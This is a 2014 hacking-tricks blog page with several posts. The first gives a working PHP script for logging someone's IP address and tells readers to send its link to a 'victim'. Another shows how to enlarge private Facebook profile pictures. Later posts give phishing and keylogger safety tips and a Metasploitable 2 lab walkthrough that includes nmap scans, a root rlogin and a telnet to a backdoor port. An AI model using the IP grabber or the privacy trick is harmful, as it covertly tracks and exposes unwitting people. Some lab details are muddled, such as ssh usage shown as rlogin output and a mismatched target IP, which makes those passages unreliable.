RN-QQHFzQYtPGkUCfyu8eve2qf0

Saturday, 3 May 2014

How To Grab Someone IP Address ?

0 comments
In this tutorial i will you show you how to grab someone Ip address using PHP script.This method can be used to grab someone Ip address on yahoo or Facebook chat or by sending mail to victim. 

How To Hack Someone Ip Address ?

    1. Copy the below codes into Notepad and save it as Grab.php (.php is must) 


   <?php$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);$img_number = imagecreate(400,95);$backcolor = imagecolorallocate($img_number,10,102,153);$textcolor = imagecolorallocate($img_number,255,255,255);imagefill($img_number,0,0,$backcolor);$number0 = " This is Your IP/Proxy";$number1 = " IP: $_SERVER[HTTP_X_FORWARDED_FOR]";$number2 = " Host/Proxy: $hostname";$number4 = " _________________________________";Imagestring($img_number,10,5,5,$number0,$textcolor);Imagestring($img_number,10,5,25,$number1,$textcolor);Imagestring($img_number,10,5,45,$number2,$textcolor);Imagestring($img_number,10,5,50,$number4,$textcolor);Imagestring($img_number,10,8,50,$number4,$textcolor);Imagestring($img_number,10,5,10,$number4,$textcolor);Imagestring($img_number,10,8,10,$number4,$textcolor);header("Content-type: image/png");imagepng($img_number);$file=fopen("Name-here-to-protect-the-File.txt","a");$file2 = "- IP joined - IP/Proxy: $_SERVER[HTTP_X_FORWARDED_FOR] - Host: $hostname - '\n' ";fwrite($file, $file2);fclose($file);?>e 

   Now Make Free account on any of  the free webhosting  sites Ripway or on My3gb .

    3. Now Upload Grab.php to your site.
    4. Copy the link of your  uploaded file and send it to victim.
    5. As soon as victim will click on your link his ip will be saved in your free web hosting site.

    6. Enjoy you are Done !!

How To Change Your IP Address In Less Than A Minute ?

0 comments


      Today I will teach  how to change ip address in less then a minute. For now it will take 2 to 3 minutes but with some practice you can do this within a minute.


  • Click on "Start" in the bottom left corner of the screen.
  • Click on "RUN"
  • Type in "command" and click OK

      You should be now at MSDOS prompt Screen

  • Type "ipconfig /release" just like that, and press "enter"
  • Type "exit" and leave the prompt
  • Right-click on "Network Places" or "My Network Places" on your desktop.
  • Click on "properties"

     Now you should  be on a screen with something titled "Local Area Connection", or something  similar to that, and, if you have a network hooked up, all of your other networks.

  •  Right click on "Local Area Connection" and click "properties"
  • Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
  • Click on "Use the following IP address" under the "General" tab
  • Create an IP address (It doesn't matter what it is)
  • Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
  • Press the "Ok" button here
  • Hit the "Ok" button again

     Now you should be back to the "Local Area Connection" screen.

  • Right-click back on "Local Area Connection" and go to properties again.
  • Go back to the "TCP/IP" settings
  • This time, select "Obtain an IP address automatically"
  • Click on "Ok"
  • Hit "Ok" again.
  • Now you have a New IP address.

How To Find IP Address Of Any Website By Using CMD ?

0 comments
In this tutorial i will teach you to find Ip Address of any website using Command Prompt or in short CMD. Using IP Address you can find location of the website server and do more stuff. I will demostrate this tutorial with Google but you can use this method to find IP Address of any website like twitter, facebook etc. so lets start

How to find IP ?

1. Go to Start > Type CMD and press Enter.
2. Now write Ping followed by website URL whose IP you want to find.
finding ip adddress of website

3. It will take less then a second and come up with the results as shown below.
finding ip adddress of website

What Is Phishing And How To Be Safe From Phishing ?

0 comments


What is Phishing ?

                    Phishing is simply one of the type of hacking . It is a method of acquiring sensitive information such as username, password, etc.Phishing page could be saif as an duplicate page of real one. Its look exactly similar as the real page.But when user enter sensitive information on such page his information is send to the E-mail address provided in the phishing page or you can say the one who created that phishing page. Phishing page is mostly send via mail. Target of phishing are mostly facebook, gmail, etc. 


    Example of Phishing scams:

         1) Email asking you to login to your locked account to unlock it.

         2) Email carrying a Link to sites like Facebook,yahoo etc and asking you to Login.

         3) Emails containing some Information of your Interest and asking you to Login to Your Account.
   
     How to be safe from phishing ?

        1) Never login to any of your account through link provided in the Email.

        2) Go to real website dont click on any link posted anywhere. such as link posted on your               facebook wall by friend or link provided in comments or link to certain website on any                 blog.

        3) Check the URL of website before entering any sensitive information. Because the URL of             phishing page is not same as the URL of  real one.Real gmail page looks like gmail.com                 while phishing looks different somthing like gmail.anything.com

What Is Keylogger And How To Be Safe From Keyloggers ?

0 comments

Hy Everyone today  i am going to talk about the most use piece of software besides from RAT by hackers to observe your activities on your own computer and that is Keyloggers. Simply keylogger is a software or hardware device which monitors each and every key typed by you on your keyboard. I am going to talk about different types of keylogger and how to be safe from keyloggers. So lets start Step By step.

 1. What is keylogger ?

I think You might have heard about keyloggers but really dont know what they are reading this article will clear your mind. A keylogger  is software or hardware device which monitors each and every key typed by you on your keyboard. You can not identify the presence of keylogger on your computer since it runs in background and also it is not listed in task manager or control panel. It can be used by parents to keep eye on their childrens or company owner to spy on their employes and For hacking Password Too.

2. How it can harm you ?

 It can be used by your enemy or friend to get sensitive information such as your username and password, Bank Credit card details, or any other activities you do on your computer.

       EXAMPLE:- You login in to your Facebook account from a computer in which keylogger is install then your username and password will be captured.

3. Types of  keyloggers 



There are two types of keylogger Hardware and software Keylogger. Software keylogger is install in your computer where as Hardware keylogger is attached to your keyboard. Looking at below images will clear your mind.

                              HARDWARE KEYLOGGER                                  
hardware keyloggers 

 software keyloggers
                              

 4. How to Protect yourself from keyloggers ?

 In order to be safe from keylogger  keep following points in your mind.
  • Never use your online banking from cyber cafe. If you want to use then you can try this method. open notepad and type anything Then copy and paste each word that comes in your username or password.
  • You can even use above method to protect your facebook profile, yahoo or gmail id.
  • When you enter cyber cafe make sure that no hardware device is attached to keyboard wire. Its look something similar to above image.

Friday, 2 May 2014

Guest Posts Now Accepted At Tricks Zone

0 comments


I am please to announce that we are now accepting Guest posts on our blog Tricks zone. In return you will get backlink and large amount of traffic from our blog. Guest Author Name and Blog details will be posted below each post he write. So don't miss your chance to increase traffic to your blog. We accepted post related to Computer Tricks & Tips, Hacking, Mobile Tricks, facebook Tips & Tricks and other topics related to web and techology.

Topics Accepted

  • Computer hacking & Tips
  • Hacking Related Stuffs
  • Mobile Tricks
  • Facebook Tricks
  • Javascript Tricks
  • Anything Related To Web & Technology

How To Apply ?

Write a Good post  on any of the topic listed above. Do Not Copy and Paste from other blogs or websites. You can write what other blog have already published but write it in your own way, in your style and send me that via following method.
  • Send Me Email To gang2die@gmail.com
  • Contact me in Facebook by Clicking Here

New Facebook Smiley Codes For Chat

0 comments
Code For Facebook Smileys


[[f9.laugh]]
[[f9.sad]]
[[f9.angry]]
[[f9.sleepy]]
[[f9.shock]]
[[f9.kiss]]
[[f9.inlove]]
[[f9.pizza]]
[[f9.coffee]]
[[f9.rain]]
[[f9.bomb]]
[[f9.sun]]
[[f9.heart]]
[[f9.heartbreak ]]
[[f9.doctor]]
[[f9.ghost]]
[[f9.brb]]
[[f9.wine]]
[[f9.gift]]
[[f9.adore]]
[[f9.angel]]
[[f9.baloons]]
[[f9.bowl]]
[[f9.cake]]
[[f9.callme]]
[[f9.clap]]
[[f9.confused]]
[[f9.curllip]]
[[f9.devilface] ]
[[f9.lying]]

How To View Facebook Private Profile Picture In Large Size

0 comments


Sometime you want to see clear image of someone on facebook who might not be your friend but his/her privacy setting stop you from doing this. In this tutorial i will teach you to view facebook private or locked profile picture in large size with very simple trick.Lets begin

1) Open the facebook profile of person whose profile picture is locked or is set to private.
2)   Right click on the profile picture and click on Copy Image Url.
3)  Open that image in new tab by  right clicking and selecting Paste (CTRL + V)
4) Now change the value of image size highlighted below which might be s160x160 to s720x720 (If its not clear try (s320x320)
5) The image will enlarge in size. 

Thursday, 1 May 2014

Metasploitable 2 : Vulnerability assessment and Remote Login

0 comments
If you've followed my previous tutorial on Introduction to Metasploitable 2, then you should be sitting here with Kali Linux and Metasploitable 2 up and running. So, I'm gonna skip the formalities and move right ahead.


Portscan

On a Kali Linux machine, open a terminal. Type ifconfig, and note the eth0 IP address. This will give you an idea of what the ip of your target machine could be. In my case, ifconfig returned my IPv4 address as 192.168.154.131. This means that Metasploitable must have an IP residing somewhere in the 192.168.154.xxx range. To scan all ports in that range, you can use Nmap scan. Here is what it should look like.
nmap -sS 192.168.154.0/24


The conclusion that can be drawn here is that the Metasploitable 2 machine has IP 192.168.154.132. Also, it has a huge lot of open ports. As you will discover later, each of these ports is a potential gateway into the machine. On the metasploitable machine, after logging in with msfadmin:msfadmin, you can execute an ifconfig to verify that the IP is indeed 192.168.154.132 (or whatever may be your case).

Vulnerabilities

Now the Metasploitable 2 operating system has been loaded with a large number of vulnerabilites. There are the following kinds of vulnerabilities in Metasploitable 2-
  1. Misconfigured Services - A lot of services have been misconfigured and provide direct entry into the operating system.
  2. Backdoors - A few programs and services have been backdoored. These backdoors can be used to gain access to the OS.
  3. Weak Passwords - These are vulnerable to bruteforce attacks.
  4. Vulnerable Web Services- A few web services pre-installed into Metasploitable have known vulnerabilities which can be exploited.
  5. Web Application Vulnerabilities - Some vulnerable web applications can be exploited to gain entry to the system.
There is a very resourceful article about many vulnerabilities on Rapid7 website.

Exploiting The Vulnerabilities

Remote access vulnerability - Rlogin

Remember the list of open ports which you came up across during the port scan? The 512,513 and 514 ports are there for remotely accessing Unix machines. They have been misconfigured in such a way that anyone can set up a remote connection without proper authentication. This vulnerability is easy to exploit. We will use rlogin to remotely login to Metasploitable 2. Type rlogin to see the details about the command structure.


root@kali:~# rlogin
usage: ssh [-1246AaCfgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-e escape_char] [-F configfile]
           [-I pkcs11] [-i identity_file]
           [-L [bind_address:]port:host:hostport]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-R [bind_address:]port:host:hostport] [-S ctl_path]
           [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command] 
 
rlogin -l root 192.168.154.132
Most probably you will get something like this-

root@kali:~# rlogin -l root 192.168.154.132
The authenticity of host '192.168.154.132 (192.168.154.132)' can't be established.
RSA key fingerprint is *****.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.154.132' (RSA) to the list of known hosts.
root@192.168.154.132's password: 

As you can see, it is asking for a password. It's not because the target is not vulnerable. It's because we don't have ssh-client installed on Kali Linux. The rsh-client is a remote login utility that it will allow users to connect to remote machines.
apt-get install rsh-client
This will start the installation progress, you'll have to type yes once or twice, Kali will do the rest for you. After the installation is successful, you should try your previous command again. This time around, things will be better.


root@kali:~# rlogin -l root 192.168.154.132
Last login: Thu May  1 11:34:55 EDT 2014 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 

Now you have an administrator privilege shell on Metasploitable 2. That was as easy as typing one line. (and installing an application). We have one more such vulnerability that can be exploited easily.

Telnet Vulnerability

Look at the open port list again. On port 21, Metasploitable 2 runs VSFTPD, a popular FTP server. The version that is installed on Metasploit contains a backdoor. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence ":)" (the happy smiley), the backdoored version will open a listening shell on port 6200. This means anyone can login to a computer without knowing the credentials, just use :). This can be exploited using Metasploit. We will cover this in the next tutorial. Till then something for your appetite-
telnet 192.168.99.131 1524
This is a another one line exploit, on the 1524 ingreslock port (see portscan result). I will post more stuff soon, but this is all for now.


Metasploitable 2 Linux - Most Vulnerable OS in the town : Introduction and Installation

0 comments

What is Metasploitable 2

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.   [Quoted from Rapid7]


Download and install metasploitable linux

Firstly, I'd list some requirements- 10 to 30 GB disk space for metasploitable (Kali would need a similar amount of disk space), 1GB ram for metasploitable (a total of 4GB would be great, 1gb for kali, 1gb for metasploit, and 2gb will keep your host OS running). If you have all this, which you probably should, then go ahead and download Metasploitable from sourceforge. - http://sourceforge.net/projects/metasploitable/
The last time I checked, the download was a zip file.

 After extracting it, no installation is needed. What IS needed is a virtual machine software like Vmware or virtualbox. You can use Virtual Box, which is free, or VmWare workstation, which you'll have to buy, Vmware player is free, and will serve most of your purposes. I am using Vmware Workstation, and will give the instructions for it. Detailed guides are available for all of these on the internet, and I won't waste much time with it. Assuming you have downloaded and extracted the Metasploitable file, and installed Vmware Workstation, follow these instruction-


Open Vmware workstation. Click on file -> Open. Something like this will pop out. After that browse to the location where you extracted the Metasploitable file. It must look somewhat like this. Click on open. You will see something with Vmware icon. Open that one.


Your Virtual machine will be up and running within a few minutes. Depending on the situation, a few more
next and enter stuff would be required, but the instructions provided by the program would be simple and clear and you can help yourself.


Once you've started Metasploitable

You'll have a login prompt, and the login username and password would be given right there. It would be msfadmin, if you can't seem to find it. Nothing else needs to be done here. Now your target is ready, but you are far from done. If this is not your visit to this blog, then you have probably already installed Kali Linux and know how to use it. If you have been following this blog for a long time, then you also know how to use Metasploit to hack Windows machine, and are ready to jump to the next post. So if you have to OS, and the basic hacking skills, then you can stop here and move to the next post, else read on.

Next Post : Vulnerability assessment and exploiting metasploitable 2


Kali Linux and metasploit

While its not necessary to use Kali Linux, and Backtrack, Backbox Linux and other Linux distributions will work well too, there is no reason why NOT to use Kali Linux. It simplifies everything for you, providing you with 100s of tools pre-installed, and is specifically designed for pentesting. It has some advantages over Backtrack, most importantly, it has been written from scratch in Debian and has resolved most of the backtrack issues. It comes preinstalled with Metasploit, so it takes down one step. I have written enough posts on installing Kali Linux to write another one here, so I'm just gonna provide links to posts on my blog which you should read and then come back here. If you expected to read just one post and become 'that cool kid who can hack anything', then you are up for a disappointment. Here is what you should do-


Kali Linux must read post (its must read for a reason, do read it)   Kali Linux Installation post 
The metaploit tutorials (you only have to read the first few to reach the point from where you can come back here, but reading them all would be great. And you don't just 'read', you follow the instructions and do the necessary)-